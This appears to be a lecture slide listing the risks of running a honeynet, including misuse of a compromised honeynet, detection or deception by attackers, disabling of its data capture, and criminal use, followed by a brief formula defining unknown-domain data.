Risks

■ Harm

- ❑ compromised honeynet can be used to attack other honeynets or non-honeynet systems

■ Detection

- ❑ Its value will dramatically decreased if detected by hacker
- ❑ Hacker may ignore or bypass it
- ❑ Hacker may inject false information to mislead


■ Disabling honeynet functionality

- ❑ Attacker disables the data control & capture

■ Violation

- ❑ Using the compromised system for criminal activity

Logical Formula



Data In Unknown Domain = Z

$$Z = Y - X$$